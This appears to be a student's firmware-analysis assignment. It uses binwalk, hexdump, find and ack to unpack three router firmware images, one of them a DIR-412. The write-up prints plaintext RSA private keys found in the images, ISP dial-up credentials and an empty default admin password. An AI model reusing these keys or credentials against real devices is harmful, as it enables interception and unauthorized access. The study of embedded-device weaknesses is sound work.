Assignment 1

Index

1. Firmware1.bin, Firmware2.bin, Firmware3.bin

1) Locate a private cryptographic key stored as plaintext in 2 of the firmware binaries.

```
wget https://github.com/devttys0/binwalk/archive/master.zip

unzip master.zip

#remove old install of binwalk if necessary
sudo python setup.py uninstall

#install binwalk
sudo python setup.py install

# install binwalk dependencies
sudo apt-get install python-lzma
sudo ./deps.sh
```

```
binwalk -Me Firmware1.bin
binwalk -Me Firmware2.bin
binwalk -Me Firmware3.bin
```

```
DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
11288         0x2C18          LZMA compressed data, properties: 0x5D, dictionary size: 8388608 byt
es, uncompressed size: 3830348 bytes
1179648       0x120000        Squashfs filesystem, little endian, version 4.0, compression:lzma, s
ize: 2642360 bytes, 1475 inodes, blocksize: 131072 bytes, created: 2017-12-14 10:41:00


Scan Time:     2020-11-27 13:59:59
Target File:   /home/osboxes/Downloads/Assignment01/_Firmware3.bin-0.extracted/2C18
MD5 Checksum:  feabdabc908516ca4f7a4d3f05d5f9f8
Signatures:    410

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
3100704       0x2F5020        Linux kernel version 2.6.30
3132240       0x2FCB50        SHA256 hash constants, big endian
3260104       0x31BEC8        Unix path: /etc/Wireless/RTL8192CD.dat
3260254       0x31BF5E        Unix path: /etc/Wireless/RTL8192CD.dat
3260338       0x31BFB2        Unix path: /etc/Wireless/RTL8192CD.dat Success
3310200       0x328278        Neighborly text, "NeighborSolicitsip6_tables: (C) 2000-2006 Netfilte
r Core Team"
3310220       0x32828C        Neighborly text, "NeighborAdvertisements-2006 Netfilter Core Team"
3312619       0x328BEB        Neighborly text, "neighbor %.2x%.2x.%.2x:%.2x:%.2x:%.2x:%.2x:%.2x lo
st on port %d(%s)(%s)"
3319183       0x32A58F        HTML document header
3319346       0x32A632        HTML document footer
3470049       0x34F2E1        Intel x86 or x64 microcode, sig 0x0205080d, pf_mask 0x14191e21, 1B1E
-12-17, rev 0x1f000000, size 1
3470065       0x34F2F1        Intel x86 or x64 microcode, sig 0x0305090e, pf_mask 0x161c2225, 1E21
-14-19, rev 0x22000000, size 1
3475888       0x3509B0        AES S-Box

osboxes@osboxes ~/Downloads/Assignment01 $
```

Click to view month calendar

```
hexdump -C Firmware2.bin | grep -i key
hexdump -C Firmware3.bin | grep -i key
```

```
osboxes@osboxes ~/Downloads/Assignment01 $
osboxes@osboxes ~/Downloads/Assignment01 $ hexdump -C Firmware1.bin | grep -i key
osboxes@osboxes ~/Downloads/Assignment01 $ hexdump -C Firmware2.bin | grep -i key
00469fc0  41 3f 46 5c 8c 4b 3e ab  30 ae b9 37 93 4b 45 79  |A?F\.K>.0..7.KEy|
osboxes@osboxes ~/Downloads/Assignment01 $ hexdump -C Firmware3.bin | grep -i key
00130100  4b 65 79 2e e5 de 30 c0  88 78 ae a9 c0 33 ee b1  |Key...0..x...3..|
001fcb80  b5 6a 4a 52 81 f5 ff e1  2c d9 e4 4b 65 59 08 52  |.jJR....,..KeY.R|
00207650  36 6c 5b ca 4b 65 79 42  49 30 25 3b cb af 54 bf  |6l[.KeyBI0%;..T.|
osboxes@osboxes ~/Downloads/Assignment01 $
```

Firmware2.bin and Firmware3.bin showed results with “key”, suggesting that a private crypto key may be stored in either.

```
find . | grep "\.key$"
```

- Use wildcards and grep search command to find files that end in “.key”

```
osboxes@osboxes ~/Downloads/Assignment01 $ find . | grep ".key$"
./_Firmware2.bin.extracted/squashfs-root/etc/intercept_server.key
./_Firmware2.bin.extracted/squashfs-root/etc/server.key
./_Firmware2.bin.extracted/squashfs-root/usr/bin/setkey
./_Firmware2.bin-0.extracted/squashfs-root/etc/intercept_server.key
./_Firmware2.bin-0.extracted/squashfs-root/etc/server.key
./_Firmware2.bin-0.extracted/squashfs-root/usr/bin/setkey
./_Firmware3.bin.extracted/squashfs-root/etc/intercept_server.key
./_Firmware3.bin.extracted/squashfs-root/etc/server.key
./_Firmware3.bin-0.extracted/squashfs-root/etc/intercept_server.key
./_Firmware3.bin-0.extracted/squashfs-root/etc/server.key
osboxes@osboxes ~/Downloads/Assignment01 $
```

Firmware2.bin and Firmware2.bin both contain `.key` files.

`cd` to directories listed
`cat <filename>`
`nano <filename>`

- View file contents

```
osboxes@osboxes ~/Downloads/Assignment01 $ cd _Firmware2.bin.extracted/squashfs-
root/etc/
osboxes@osboxes ~/Downloads/Assignment01/_Firmware2.bin.extracted/squashfs-root/
etc $ cat intercept_server.key
-----BEGIN RSA PRIVATE KEY-----
MIICXgIBAAKBgQCqPYaMbJ6OWox6FxdILYrkjjh2tohlhse8dqUw1yguiZzaZshB
klLMKILaUxrjVIpJizV5JztKBSnBx76AEQTwHz87l+tzoi+dG5PHRp40PYTBPw0f
yUMkL2w0LAgWYTxmUIKdytD32smP3aaqiXEwYSRws237MG1LY50gm4KbrQIDAQAB
AoGBAJOK1TSY4uYfRgZ+QrhUeD7Tn84LLrVHFY6aCVsF7hY/QAjs8Xwa89Vq+tV7
Fx+U4nEQzFxfCvyA8wq2Mb1OgsargXkbGpFgCQpxin+QGku6L5rczJCNE0DxNGmg
rlJTkZNUzyPkwa2tOpEGdOEkZvsS4SnU8F3WxGdp7owJb2lFAkEA0TQy4okQkEaC
6MO+19O8R21xBa3oJQHSjsmKCAsEq/fh9bITwNEtX5BOa2Ba1G6Jwpup0J0ROn+U
fb0j6EtbewJBANBSIGissZltxrzMZS14ReKPahfZvetekMQDxEyriQoD92pSTPMz
F/M+IZcGsfTgLsjYmEXb8sam+74ixhZciPcCQQC0tsaN8aChQIes0gp1Ha4ydVOA
eG1kKmLcfTQDJqFue75xItb1ZLwxJNLY5m8Pujy+IwFZ95P+WF7JDy2JaC8pAkBO
KrLMdBhD2OQcjZldYWbfpy6I+oP/4EDzu/IZTrgiEPDybSVAkChpdiPGdpWpq8EC
Tft9IxXKoneNlaC8XUZrAkEAkigglYkswDBpQ+pV0vvLS/tGj7bmrr0gdmGkgX90
F1IkRDzqx1iSqcSLqX9jDJ8sj18yxUFSbvDfoA1crwgw1g==
-----END RSA PRIVATE KEY-----
osboxes@osboxes ~/Downloads/Assignment01/_Firmware2.bin.extracted/squashfs-root/
etc $
```

`.pem` files are containers that include SLL certificates. They may include just public certificates, or may include an entire certificate chain including public key, private key, and root certificates. PEM stands for Privacy Enhanced Mail.

```
osboxes@osboxes ~/Downloads/Assignment01/_Firmware2.bin.extracted/squashfs-root/
etc $ ls
admin.spool      intercept_server.key  services
config.default   intercept_server.pem  simplecfgservice.xml
default          lanwanext.conf.in     ssl
ethers           ld.so.conf            tr069_ca.pem
ethertypes       motd                  tr069_cert.pem
fstab            passwd                tr069_key.pem
group            ppp                   tr069.xml
hostname         profile               TZ
hosts            protocols             Wireless
httpd.conf       resolv.conf           wireless_country_list
inetd.conf       server.key            xl2tpd.conf
init.d           server.pem
osboxes@osboxes ~/Downloads/Assignment01/_Firmware2.bin.extracted/squashfs-root/
etc $ cat tr069_key.pem
-----BEGIN PRIVATE KEY-----
MIISQgIBADANBgkqhkiG9w0BAQEFAASCEiwwghIoAgEAAoIEAQCt9v5Z+052rtu2
AwS5fhfULttZ7tAmYbkxbz+ty7CsQxB4sZuzNfjqBxByxBpAMs3OtqEgTo8UJkmU
xrEhz9B/N/uzVw0uaze2TdukED6QdjAf9rrCyOplaZ8wUiVfYmCmvdGuYy5Fbsb0
Uab4nGifJO4uXh3CcbYz1pIGnGMzcmJPZKEfqzTmH9n8Ar+NFRXm7QU18X81ylGy
VatlPaGnQFi0gZrQNa9ZifshCRi4GBqDlLhjI9CgymyI2KlI+URIu6X9xZCxTHre
04uJLAlyBDkRUuLTdBLcQHA62zCtaWawoF6OkX2MfS7cRfFIMgg6kCuTeVpmxisA
d3/my7v/9uHkGVfrp8kWkRn1Mnf89BqqpPwuSbTQEvVckXc/eco/t4LhuUGCIY1M
k7/8vh/LCC4Wasw7VxSCGTtQFm7jEklwV6zOW4FIpKVa/sC2vBuCjkB7+DFyu2Yd
ULKYLf/+qHZ6qN3cZbDeR7SJTn9gUjEaw/QFKNTt/MtPFIqSLfGr9oxa6bdz7e0F
uxr8rSlho7EZwVCR3BWhso0FEX+6dM4BB9lWxachsy5aF0yzQcQmqQCzO6q5l1VZ
zbkh1W2WQ1SzRQoMI0C9JACeE3BpKxJojKQVxYGb0EaLKfFzFbZG4OX6j9TqXtK+
1hS12b5LDO2tVK1bKJOKXdE6v2VCDiZTImcZS6CDO+VLkd0BStTSMSWzJK4wbxFC
KWFgclY4XXmozENVgXkLOOJU25Q5FSKTgApiAFGzPRxK7ikngcO6Wq81BaasYdMS
```

```
osboxes@osboxes ~/Downloads/Assignment01/_Firmware3.bin.extracted/squashfs-root/
etc $ ls
admin.spool      hosts                  motd          services
config.default   httpd.conf             passwd        simplecfgservice.xml
default          inetd.conf             ppp           tr069.xml
ethers           init.d                 profile       TZ
ethertypes       intercept_server.key   protocols     Wireless
fstab            intercept_server.pem   resolv.conf   wireless_country_list
group            lanwanext.conf.in      server.key    xl2tpd.conf
hostname         ld.so.conf             server.pem
osboxes@osboxes ~/Downloads/Assignment01/_Firmware3.bin.extracted/squashfs-root/
etc $ cat intercept_server.
intercept_server.key  intercept_server.pem
osboxes@osboxes ~/Downloads/Assignment01/_Firmware3.bin.extracted/squashfs-root/
etc $ cat intercept_server.key
-----BEGIN RSA PRIVATE KEY-----
MIICXgIBAAKBgQCqPYaMbJ6OWox6FxdILYrkjjh2tohlhse8dqUw1yguiZzaZshB
klLMKILaUxrjVIpJizV5JztKBSnBx76AEQTwHz87l+tzoi+dG5PHRp40PYTBPw0f
yUMkL2w0LAgWYTxmUIKdytD32smP3aaqiXEwYSRws237MG1LY50gm4KbrQIDAQAB
AoGBAJOK1TSY4uYfRgZ+QrhUeD7Tn84LLrVHFY6aCVsF7hY/QAjs8Xwa89Vq+tV7
Fx+U4nEQzFxfCvyA8wq2Mb1OgsargXkbGpFgCQpxin+QGku6L5rczJCNE0DxNGmg
rlJTkZNUzyPkwa2tOpEGdOEkZvsS4SnU8F3WxGdp7owJb2lFAkEA0TQy4okQkEaC
6MO+19O8R21xBa3oJQHSjsmKCAsEq/fh9bITwNEtX5BOa2Ba1G6Jwpup0J0ROn+U
fb0j6EtbewJBANBSIGissZltxrzMZS14ReKPahfZvetekMQDxEyriQoD92pSTPMz
F/M+IZcGsfTgLsjYmEXb8sam+74ixhZciPcCQQC0tsaN8aChQIes0gp1Ha4ydVOA
eG1kKmLcfTQDJqFue75xItb1ZLwxJNLY5m8Pujy+IwFZ95P+WF7JDy2JaC8pAkBO
KrLMdBhD2OQcjZldYWbfpy6I+oP/4EDzu/IZTrgiEPDybSVAkChpdiPGdpWpq8EC
Tft9IxXKoneNlaC8XUZrAkEAkigglYkswDBpQ+pV0vvLS/tGj7bmrr0gdmGkgX90
F1IkRDzqx1iSqcSLqX9jDJ8sj18yxUFSbvDfoA1crwgw1g==
-----END RSA PRIVATE KEY-----
osboxes@osboxes ~/Downloads/Assignment01/_Firmware3.bin.extracted/squashfs-root/
etc $
```

```
osboxes@osboxes ~/Downloads/Assignment01/_Firmware3.bin.extracted/squashfs-root/
etc $ cat server.key
-----BEGIN RSA PRIVATE KEY-----
MIICXgIBAAKBgQC/oHDhaquGCMh+z6HvLPdjeY8o/WJBCmyFC40zDCVM9ajyajfy
oRLLFIniis7EQ5KOaLcb65ZzZAHrZE8DFe/Ma74k1ppAqp7mEeU/nxSypo6qJGYn
dDoUSaaCLNOtcKem1XRzo2p/zhpLuoCoFd5pqB9+Zy6J2+BMLXT7mHALMwIDAQAB
AoGBAIm0CsoB9IZaE3IFVRHh11j1hqnnA89HZVpqRap0RO277w9cwx2pIC8tcDSK
mTEyecO6fjMjJbeAG10DdT/7aJjYVGGzG4yJKhnk70l9Oi3XtzSBx3YOCRS++6yD
c4pO3wFaRgeL+xFKm517hsT+JkpmsAvrLE2pTptCb/19Ao7JAkEA3bvEZ4E0mj32
rP7aB+S/gmvVVVg1vSfflEPzU5rzy98Q3ZGz1A7nJ7kVgP2XWbfZZ05XTpYfpR2j
Z+CiUT0lZwJBAN09lsSNk6a2tOYprz+jyAOQedy3ASwBecJpkUh4htaYf9Oh1e2k
khn9QefMoYYgvoG34Nei13ndOJZKu1iEYFUCQQDQIel5Msn6ooFC37IvSKQPO0Mz
6in/VUdD+AiWiNOhodBF+vdu7VJDcjNiMif4el+i3eGMDdTEe66f2jbixN+vAkEA
nJ0xslgqkpS6AEi350wQlf1bVtQxvy4YPHiwwOWZRiZULsNchkq+piky0113ZlSd
p4Q8ZUnAUWM54KJsdt/WtQJAcnHi+w1ju5xvQMSZVN8EofEaeBGjiIqoUw5Ej38f
Eg6b308gyftdLdPcyt35EriIKhyRPt8GHcGPtRMGXltJvw==
-----END RSA PRIVATE KEY-----
osboxes@osboxes ~/Downloads/Assignment01/_Firmware3.bin.extracted/squashfs-root/
etc $
```

2) Locate login credentials for a remote connection (e.g. ssh,telnet, https, etc..) in one of the firmwares. Note that you must make sure you find the full login name and password combination (not merely a variable for either of them, if it is part of a script).

```
binwalk -x key Firmware1.bin
binwalk -x key Firmware2.bin
binwalk -x key Firmware3.bin
```

```
osboxes@osboxes ~/Downloads/Assignment01 $ binwalk -x key Firmware1.bin

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             DLOB firmware header, boot partition: "dev=/dev/mtdblock/2"
1179751       0x120067        PackImg section delimiter tag, little endian size: 15737600 bytes; b
ig endian size: 2355200 bytes
1179783       0x120087        Squashfs filesystem, little endian, non-standard signature, version
3.0, size: 2354632 bytes, 1254 inodes, blocksize: 65536 bytes, created: 2012-04-13 06:28:19

osboxes@osboxes ~/Downloads/Assignment01 $ binwalk -x key Firmware2.bin

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
14360         0x3818          LZMA compressed data, properties: 0x5D, dictionary size: 8388608 byt
es, uncompressed size: 4295504 bytes
852757        0xD0315         MySQL MISAM compressed data file Version 4
1376256       0x150000        Squashfs filesystem, little endian, version 4.0, compression:lzma, s
ize: 3622639 bytes, 1409 inodes, blocksize: 131072 bytes, created: 2017-05-29 14:22:13

osboxes@osboxes ~/Downloads/Assignment01 $ binwalk -x key Firmware3.bin

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
11288         0x2C18          LZMA compressed data, properties: 0x5D, dictionary size: 8388608 byt
es, uncompressed size: 3830348 bytes
1179648       0x120000        Squashfs filesystem, little endian, version 4.0, compression:lzma, s
ize: 2642360 bytes, 1475 inodes, blocksize: 131072 bytes, created: 2017-12-14 10:41:00

osboxes@osboxes ~/Downloads/Assignment01 $
```

Firmware2.bin contains a file with “MySQL” appearing in the description, suggesting that login details may be stored here.

```
hexdump –C Firmware1.bin | grep –i shsq
hexdump –C Firmware1.bin | grep –i00000020
```

```
osboxes@osboxes ~/Downloads/Assignment01 $ hexdump -C Firmware2.bin | grep -ishsq
Usage: grep [OPTION]... PATTERN [FILE]...
Try 'grep --help' for more information.
osboxes@osboxes ~/Downloads/Assignment01 $ hexdump -C Firmware2.bin | grep -i shsq
osboxes@osboxes ~/Downloads/Assignment01 $ hexdump -C Firmware1.bin | grep -i shsq
00120080  00 00 00 00 00 00 00 73  68 73 71 e6 04 00 00 c4  |.......shsq.....|
osboxes@osboxes ~/Downloads/Assignment01 $ hexdump -C Firmware2.bin | grep -i shsq
osboxes@osboxes ~/Downloads/Assignment01 $ hexdump -C Firmware3.bin | grep -i shsq
osboxes@osboxes ~/Downloads/Assignment01 $ hexdump -C Firmware1.bin | grep -i shsq
00120080  00 00 00 00 00 00 00 73  68 73 71 e6 04 00 00 c4  |.......shsq.....|
osboxes@osboxes ~/Downloads/Assignment01 $ hexdump -C Firmware1.bin | grep -i 00000020
00000020  62 5f 64 69 72 34 31 32  00 5e a3 a4 17 00 00 00  |b_dir412.^......|
osboxes@osboxes ~/Downloads/Assignment01 $ hexdump -C Firmware1.bin | grep -i 00000030
00000030  22 00 35 f0 20 f1 8e 5b  08 1c 0b ac c2 bc 06 f2  |".5. ..[........|
osboxes@osboxes ~/Downloads/Assignment01 $ hexdump -C Firmware1.bin | grep -i 00000080
00000080  25 22 0c 10 a8 ed 8a 50  3b 02 3c 38 9c 9e 78 2f  |%".....P;.<8..x/|
osboxes@osboxes ~/Downloads/Assignment01 $ hexdump -C Firmware1.bin | grep -i 00000040
00000040  1f 29 b7 ec f8 64 65 76  3d 2f 64 65 76 2f 6d 74  |.)...dev=/dev/mt|
osboxes@osboxes ~/Downloads/Assignment01 $ hexdump -C Firmware1.bin | grep -i 00000050
00000050  64 62 6c 6f 63 6b 2f 32  00 74 79 70 65 3d 66 69  |dblock/2.type=fi|
osboxes@osboxes ~/Downloads/Assignment01 $ hexdump -C Firmware1.bin | grep -i 00000060
00000060  72 6d 77 61 72 65 00 5d  00 00 00 02 84 b2 35 00  |rmware.]......5.|
osboxes@osboxes ~/Downloads/Assignment01 $ hexdump -C Firmware1.bin | grep -i 00000070
00000070  00 00 00 00 00 00 3f 08  74 8c 20 d1 33 b3 81 ce  |......?.t. .3...|
osboxes@osboxes ~/Downloads/Assignment01 $ hexdump -C Firmware1.bin | grep -i 00000080
00000080  25 22 0c 10 a8 ed 8a 50  3b 02 3c 38 9c 9e 78 2f  |%".....P;.<8..x/|
osboxes@osboxes ~/Downloads/Assignment01 $ hexdump -C Firmware1.bin | grep -i 00000090
00000090  5c df 3e e3 e0 37 ad fb  27 b1 04 50 57 8e 90 3c  |\.>..7..'..PW..<|
osboxes@osboxes ~/Downloads/Assignment01 $
```

Firmware1.bin showed results with “shsh”, the magic number for an lzma compressed Squashfs file system.

```
hexdump –C Firmware2.bin | grep –i ssh
hexdump –C Firmware3.bin | grep –i ssh
```

```
osboxes@osboxes ~/Downloads/Assignment01 $
osboxes@osboxes ~/Downloads/Assignment01 $
osboxes@osboxes ~/Downloads/Assignment01 $ hexdump -C Firmware2.bin | grep -i shsq
osboxes@osboxes ~/Downloads/Assignment01 $ hexdump -C Firmware3.bin | grep -i shsq
osboxes@osboxes ~/Downloads/Assignment01 $ hexdump -C Firmware2.bin | grep -i mysql
osboxes@osboxes ~/Downloads/Assignment01 $ hexdump -C Firmware2.bin | grep -i ssh
00173080  28 73 73 68 ff 38 1e 98  56 48 57 43 82 72 bc 5f  |(ssh.8..VHWC.r._|
004838f0  84 cd b0 b5 ed 76 26 fe  39 35 3a ad d6 73 53 48  |.....v&.95:..sSH|
osboxes@osboxes ~/Downloads/Assignment01 $ hexdump -C Firmware3.bin | grep -i ssh
00109fe0  ba 31 f3 26 df 00 65 2e  cf 88 be 73 73 48 9d c4  |.1.&..e....ssH..|
00337d50  d6 73 53 48 49 ee 66 75  4e be 8b b6 87 27 09 93  |.sSHI.fuN....'..|
osboxes@osboxes ~/Downloads/Assignment01 $ hexdump -C Firmware1.bin | grep -i ssh
osboxes@osboxes ~/Downloads/Assignment01 $ hexdump -C Firmware1.bin | grep -i telnet
osboxes@osboxes ~/Downloads/Assignment01 $ hexdump -C Firmware2.bin | grep -i telnet
osboxes@osboxes ~/Downloads/Assignment01 $ hexdump -C Firmware3.bin | grep -i telnet
osboxes@osboxes ~/Downloads/Assignment01 $ hexdump -C Firmware3.bin | grep -i https
osboxes@osboxes ~/Downloads/Assignment01 $ hexdump -C Firmware2.bin | grep -i https
osboxes@osboxes ~/Downloads/Assignment01 $ hexdump -C Firmware3.bin | grep -i https
osboxes@osboxes ~/Downloads/Assignment01 $
```

Firmware2.bin and Firmware3.bin showed results with “ssh”, suggesting that login credentials for a remote ssh connection may be stored in either.

```
find . | grep "\.xml$"
```

- Could be where login details are stored?

```
osboxes@osboxes ~/Downloads/Assignment01 $ find . | grep "\.xml$"
./_Firmware2.bin.extracted/squashfs-root/etc/tr069.xml
./_Firmware2.bin.extracted/squashfs-root/etc/simplecfgservice.xml
./_Firmware2.bin-0.extracted/squashfs-root/etc/tr069.xml
./_Firmware2.bin-0.extracted/squashfs-root/etc/simplecfgservice.xml
./_Firmware3.bin.extracted/squashfs-root/etc/tr069.xml
./_Firmware3.bin.extracted/squashfs-root/etc/simplecfgservice.xml
./_Firmware1.bin-0.extracted/squashfs-root/etc/defnodes/S10device.xml
./_Firmware1.bin-0.extracted/squashfs-root/etc/defnodes/S31diagnostic.xml
./_Firmware1.bin-0.extracted/squashfs-root/etc/defnodes/S11devdata.xml
./_Firmware1.bin-0.extracted/squashfs-root/etc/defnodes/S40device.xml
./_Firmware1.bin-0.extracted/squashfs-root/etc/defnodes/defaultvalue.xml
./_Firmware1.bin-0.extracted/squashfs-root/etc/defnodes/S30device.xml
./_Firmware1.bin-0.extracted/squashfs-root/etc/defnodes/S20device.xml
./_Firmware3.bin-0.extracted/squashfs-root/etc/tr069.xml
./_Firmware3.bin-0.extracted/squashfs-root/etc/simplecfgservice.xml
./_Firmware1.bin.extracted/squashfs-root/etc/defnodes/S10device.xml
./_Firmware1.bin.extracted/squashfs-root/etc/defnodes/S31diagnostic.xml
./_Firmware1.bin.extracted/squashfs-root/etc/defnodes/S11devdata.xml
./_Firmware1.bin.extracted/squashfs-root/etc/defnodes/S40device.xml
./_Firmware1.bin.extracted/squashfs-root/etc/defnodes/defaultvalue.xml
./_Firmware1.bin.extracted/squashfs-root/etc/defnodes/S30device.xml
./_Firmware1.bin.extracted/squashfs-root/etc/defnodes/S20device.xml
osboxes@osboxes ~/Downloads/Assignment01 $
```

```
grep -rnw -e “password”
```

- -r recursive
- -n line number
- -w whole word
- -l file name

```
ack “password”
ack “username”
ack “ssh”
ack “telnet”
ack “https”
ack “ssl”
```

```
squashfs-root/htdocs/webinc/js/wiz_wan.php
93:     password: null,
119:            this.passwdp += "/password";
121:            this.password = XG(this.passwdp);
122:            OBJ("wiz_passwd").value = this.password;
123:            OBJ("wiz_passwd2").value = this.password;
129:            if (OBJ("wiz_passwd").value!=this.password)
177:            OBJ("wiz_pppoe_passwd").value   = XG(this.inet1p+"/ppp4/password
");
178:            OBJ("wiz_pppoe_passwd2").value  = XG(this.inet1p+"/ppp4/password
");
194:            OBJ("wiz_pptp_passwd").value    = XG(this.inet1p+"/ppp4/password
");
195:            OBJ("wiz_pptp_passwd2").value   = XG(this.inet1p+"/ppp4/password
");
202:            OBJ("wiz_l2tp_passwd").value    = XG(this.inet1p+"/ppp4/password
");
203:            OBJ("wiz_l2tp_passwd2").value   = XG(this.inet1p+"/ppp4/password
");
258:            OBJ("wiz_3g_passwd").value      = XG(this.inet3p+"/ppp4/password
");
```

```
squashfs-root/htdocs/webinc/js/tools_admin.php
82:             this.admin = OBJ("admin_p1").value = OBJ("admin_p2").value = XG(
this.actp+"/entry:1/password");
83:             this.usr = OBJ("usr_p1").value = OBJ("usr_p2").value = XG(this.a
ctp+"/entry:2/password");
94:                     BODY.ShowAlert("<?echo i18n("Password and Verify Passwor
d do not match. Please reconfirm admin password.");?>");
99:                     XS(this.actp+"/entry:1/password", OBJ("admin_p1").value)
;
103:                    BODY.ShowAlert("<?echo i18n("Password and Verify Passwor
d do not match. Please reconfirm user password.");?>");
108:                    XS(this.actp+"/entry:2/password", OBJ("usr_p1").value);
```

```
squashfs-root/htdocs/phplib/isplst.php
13:set("entry:84/entry:1/password",      "");
22:set("entry:84/entry:2/password",      "");
31:set("entry:84/entry:3/password",      "");
40:set("entry:84/entry:4/password",      "");
49:set("entry:84/entry:5/password",      "");
58:set("entry:84/entry:6/password",      "");
67:set("entry:84/entry:7/password",      "");
79:set("entry:31/entry:1/password",      "");
88:set("entry:31/entry:2/password",      "");
97:set("entry:31/entry:3/password",      "");
106:set("entry:31/entry:4/password",     "");
115:set("entry:31/entry:5/password",     "");
124:set("entry:31/entry:6/password",             "");
136:set("entry:51/entry:1/password",     "");
145:set("entry:51/entry:2/password",     "");
154:set("entry:51/entry:3/password",     "");
163:set("entry:51/entry:4/password",     "");
175:set("entry:25/entry:1/password",     "");
184:set("entry:25/entry:2/password",     "");
193:set("entry:25/entry:3/password",     "");
206:set("entry:3/entry:1/password",              "");
216:set("entry:3/entry:2/password",              "");
225:set("entry:3/entry:3/password",              "");
235:set("entry:3/entry:4/password",              "");
244:set("entry:3/entry:5/password",              "");
254:set("entry:3/entry:6/password",              "999999");
264:set("entry:3/entry:7/password",      "");
273:set("entry:3/entry:8/password",      "");
283:set("entry:3/entry:9/password",      "");
293:set("entry:3/entry:10/password",      "");
303:set("entry:3/entry:11/password",      "");
313:set("entry:3/entry:12/password",      "");
```

```
  GNU nano 2.5.3                    File: isplst.php                                    Modified
set("entry:5/entry:2/password",          "internet");
set("entry:5/entry:2/profilename",       "MTC-Vodafone BH");
set("entry:5/entry:2/ispi18n",           i18n("MTC-Vodafone BH"));

set("entry:6/country",                           "Belarus");
set("entry:6/i18n",                                      i18n("Belarus"));
set("entry:6/mcc",                                       "257");
set("entry:6/entry:1/mcc",                       "257");
set("entry:6/entry:1/mnc",                       "01");
set("entry:6/entry:1/dialno",            "*99#");
set("entry:6/entry:1/apn",                       "web.velcom.by");
set("entry:6/entry:1/username",          "web");
set("entry:6/entry:1/password",          "web");
set("entry:6/entry:1/profilename",       "Velcom");
set("entry:6/entry:1/ispi18n",           i18n("Velcom"));

set("entry:8/country",                           "Bosnia Herzegovina");
set("entry:8/i18n",                                      i18n("Bosnia Herzegovina"));
set("entry:8/mcc",                                       "218");
set("entry:8/entry:1/mcc",                       "218");
set("entry:8/entry:1/mnc",                       "05");
set("entry:8/entry:1/dialno",            "*99#");
set("entry:8/entry:1/apn",                       "mobisgprs1");
set("entry:8/entry:1/username",          "");
set("entry:8/entry:1/password",          "");
set("entry:8/entry:1/profilename",       "Telekom Srpske");
set("entry:8/entry:1/ispi18n",           i18n("Telekom Srpske"));
```

```
  GNU nano 2.5.3                    File: openssl.cnf

##################################################################
[ req ]
default_bits        = 1024
default_keyfile     = privkey.pem
distinguished_name  = req_distinguished_name
attributes          = req_attributes
x509_extensions = v3_ca # The extentions to add to the self signed cert

# Passwords for private keys if not present they will be prompted for
# input_password = secret
# output_password = secret

# This sets a mask for permitted string types. There are several options.
# default: PrintableString, T61String, BMPString.
# pkix   : PrintableString, BMPString (PKIX recommendation before 2004)
# utf8only: only UTF8Strings (PKIX recommendation after 2004).
# nombstr : PrintableString, T61String (no BMPStrings or UTF8Strings).
# MASK:XXXX a literal mask value.

^G Get Help  ^O Write Out ^W Where Is  ^K Cut Text  ^J Justify   ^C Cur Pos
^X Exit      ^R Read File ^\ Replace   ^U Uncut Text^T To Spell  ^_ Go To Line
```

```
squashfs-root/htdocs/phplib/isplst.php
12:set("entry:84/entry:1/username",      "");
21:set("entry:84/entry:2/username",      "");
30:set("entry:84/entry:3/username",      "");
39:set("entry:84/entry:4/username",      "");
48:set("entry:84/entry:5/username",      "");
57:set("entry:84/entry:6/username",      "");
66:set("entry:84/entry:7/username",      "");
78:set("entry:31/entry:1/username",      "");
87:set("entry:31/entry:2/username",      "");
96:set("entry:31/entry:3/username",      "");
105:set("entry:31/entry:4/username",     "");
114:set("entry:31/entry:5/username",     "");
123:set("entry:31/entry:6/username",             "");
135:set("entry:51/entry:1/username",     "");
144:set("entry:51/entry:2/username",     "");
153:set("entry:51/entry:3/username",     "");
162:set("entry:51/entry:4/username",     "");
174:set("entry:25/entry:1/username",     "");
183:set("entry:25/entry:2/username",     "");
192:set("entry:25/entry:3/username",     "");
205:set("entry:3/entry:1/username",              "");
215:set("entry:3/entry:2/username",              "");
224:set("entry:3/entry:3/username",              "");
234:set("entry:3/entry:4/username",              "");
243:set("entry:3/entry:5/username",              "");
253:set("entry:3/entry:6/username",              "9999999999");
263:set("entry:3/entry:7/username",      "");
272:set("entry:3/entry:8/username",      "");
282:set("entry:3/entry:9/username",      "");
292:set("entry:3/entry:10/username",      "");
302:set("entry:3/entry:11/username",      "");
```

```
  GNU nano 2.5.3            File: defaultvalue.xml

<?xml version="1.0"?>
<wrgn28_dlob_dir412>
        <device>
                <layout>router</layout>
                <hostname>DIR-412</hostname>
                <router>
                        <mode>3G</mode>
                </router>
                <time>
                        <ntp>
                                <enable>0</enable>
                                <period>604800</period>
                                <server/>
                        </ntp>
                        <timezone>57</timezone>
                        <dst>0</dst>
                </time>
                <account>
                        <count>1</count>
                        <max>1</max>
                        <entry>
                                <name>admin</name>
                                <password></password>
                                <group>0</group>
                        </entry>
                </account>
                <log>
                        <level>NOTICE</level>
                </log>
                                [ Unknown Command ]
^G Get Help   ^O Write Out  ^W Where Is   ^K Cut Text   ^J Justify    ^C Cur Pos
^X Exit       ^R Read File  ^\ Replace    ^U Uncut Text ^T To Spell   ^_ Go To Line
```

```
GNU nano 2.5.3            File: defaultvalue.xml
                                </dns>
                                <mtu></mtu>
                        </ppp4>
                </entry>
                <entry>
                        <uid>INET-4</uid>
                        <addrtype>ppp4</addrtype>
                        <ipv4>
                                <static>0</static>
                                <mtu>1500</mtu>
                        </ipv4>
                        <ppp4>
                                <over>tty</over>
                                <dns>
                                        <count>0</count>
                                </dns>
                                <mtu>1500</mtu>
                                <username></username>
                                <password></password>
                                <dialup>
                                        <mode>auto</mode>
                                        <idletimeout>5</idletimeout>
                                </dialup>
                                <authproto>AUTO</authproto>
                                <tty>
                                        <mcc></mcc>
                                        <mnc></mnc>
                                        <dialno></dialno>
                                        <apn></apn>

^G Get Help   ^O Write Out  ^W Where Is   ^K Cut Text   ^J Justify    ^C Cur Pos
^X Exit       ^R Read File  ^\ Replace    ^U Uncut Text ^T To Spell   ^_ Go To Line
```

```
  GNU nano 2.5.3              File: tr069.xml

<InternetGatewayDevice type="255" n="32" attr="17">
 <Services type="255" n="32" attr="17">
  <X_COM_IPTV type="255" n="32" attr="17">
